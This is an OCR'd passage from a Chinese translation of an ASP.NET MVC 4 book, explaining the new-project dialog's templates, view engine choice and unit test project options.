


图　1-7

(3) 选择 ASP.NET MVC 4 Web Application，将程序命名为 MvcMusicStore，然后单击 OK 按钮。

1.2.4　New ASP.NET MVC 4 Project 对话框

创建一个新的 MVC 4 应用程序后，将会出现带有 MVC 特定选项的临时对话框，这些选项用于决定如何创建项目，如图 1-8 所示。在这个对话框中选择的选项可以设置应用程序的大部分基础结构，从账户管理到视图引擎再到测试。

1. 应用程序模板

首先，可以从两个预安装项目模板中选择一个。

- **Internet Application 模板**：该模板包含 ASP.NET MVC Web 应用程序的启动方式，程序创建之后便可立即运行，并能看到一些页面，这可以在短短的一分钟内完成；除此之外，还包含一些针对 ASP.NET Membership 系统的基本账户管理功能(如第 7 章所述)。
- **Intranet Application 模板**：该模板是作为 ASP.NET MVC 3 工具更新的一部分添加的，它与 Internet Application 模板相似，但是它的账户管理功能不是针对 ASP.NET Membership 系统而针对 Windows 账户。
- **Basic 模板**：该模板非常小，其中除了包含基本的文件夹、CSS 和 MVC 应用程序基础结构之外，别无其他。如果运行使用 Empty 模板创建的应用程序，将会出现错误提示消息——您需要设置启动项。既然这样，为什么还要有 Empty 模板呢？其实

Basic 模板是为具有 ASP.NET MVC 开发经验的人员设计的，它可以按照他们的想法精确地设置和配置程序。

- **Empty 模板**：Basic 模板过去称为 Empty 模板，但是开发人员抱怨 Empty 模板不够空。在 MVC 4 中，先前的 Empty 模板更名为 Basic，新的 Empty 模板很空，里面只有必需的程序集和基本的目录结构，仅此而已。
- **Mobile Application 模板**：正如本章前面部分所述，Mobile Application 模板使用 jQuery Mobile 进行预配置，这样就启动创建一个只能仅移动访问的网站。该模板中包括移动视觉主题、触摸优化的 UI，还支持 Ajax 导航。
- **Web API 模板**：ASP.NET Web API 是一个创建 HTTP 服务的框架，在第 11 章中将会进行详细介绍。Web API 模板和 Internet Application 模板相似，但它简化为 Web API 开发。例如，Web API 中没有任何用户账户管理功能，这是因为它的账户管理与标准 MVC 账户管理大相径庭。Web API 的功能也出现在其他 MVC 项目模板中，甚至在非 MVC 项目类型中都有出现。




图 1-8

2. 视图引擎

在 New ASP.NET MVC 4 Project 对话框中的下一个选项是一个视图引擎下拉框。视图引擎的作用是在 ASP.NET MVC 应用程序中提供不同的模板语言来生成 HTML 标记。在 ASP.NET MVC 3 之前，视图引擎仅有的内置选项是 ASPX 或 Web Forms，至今这一选项仍然存在，如图 1-9 所示。




图 1-9

然而，MVC 3 在下拉框中又添加了一个新选项：Razor。第 3 章将详细介绍 Razor 视图引擎。

3. 测试

所有的内置项目模板都有一个选项，用来(使用样本单元测试)创建单元测试项目，如图 1-10 所示。




图　1-10

在创建单元测试项目时，如果不选择这个复选框，将意味着创建的项目不进行任何单元测试，从而该项目也没有其他可以做的。

推荐：选中这个复选框

笔者建议养成在创建项目时选中 Create a unit test project 复选框的习惯。

本书将向您“推销”单元测试的“信仰”——不仅仅是这样，单元测试贯穿全书，在第 12 章中将专门进行介绍，其中涵盖了单元测试和测试模式，但不会强制您非得接受这个观点。

曾经与笔者交谈的大部分开发人员都一致认为单元测试非常重要。那些不用单元测试的人员想用，但又担心太难。他们不知道从哪里入手，担心会出错，会瘫痪掉。笔者理解他们的感受，因为笔者也有过这样的经历。

本书的推销方式：只需要选中这个复选框。没必要知道为什么要这样做，也不需要 ALT.NET tattoo 或认证。本书涵盖一些入门级的单元测试内容，但是单元测试入门的最好方式是仅仅选中这个复选框，后面可以在不设置任何内容的情况下编写一些测试代码。

选中 Create a unit test project 复选框之后又将会有一些选项：

- 第一个选项很简单——将测试项目重命名为任何想要的名称。
- 第二个选项是选择一个测试框架，如图 1-11 所示。




图　1-11

从图 1-11 中可以注意到这个选项只有一个测试框架选项，这样看起来没有太大意义。

之所以将这个选项用一个下拉框显示，是因为可以用这个对话框注册单元测试框架。如果已经安装了其他单元测试框架(像 xUnit、NUnit 和 MbUnit 等)，那么它们也将会出现在下拉列表中。

> **注意** 只有 Visual Studio 2012 Professional 及更新版本才支持 Visual Studio Unit Test 框架。如果使用 Visual Studio 2012 Standard Edition 或 Express，要想使这个下拉列表显示出来，需要下载安装 NUnit、MbUnit 或 ASP.NET MVC 的 XUnit 扩展。

用单元测试框架下拉框注册单元测试框架

是否想知道如何使用 MVC New Project 对话框注册一个测试框架？

这一过程在 MSDN(http://msdn.microsoft.com/en-us/library/dd381614.aspx)中有详细介绍，主要分为两步：

(1) 为新的 MVC 测试项目创建和安装模板项目。

(2) 通过在 HKEY_CURRENT_USER\Software\Microsoft\VisualStudio\10.0_Config\MVC4\TestProjectTemplates 中添加一些注册条目来注册测试项目类型。

这些是包含在一个单元测试框架安装过程中的常规过程，当然如果想要的话，还可以很容易地自定义这些过程。

检查在 New ASP.NET MVC 4 Project 对话框中的设置，确保它们与图 1-12 中的设置匹配，然后单击 OK 按钮。

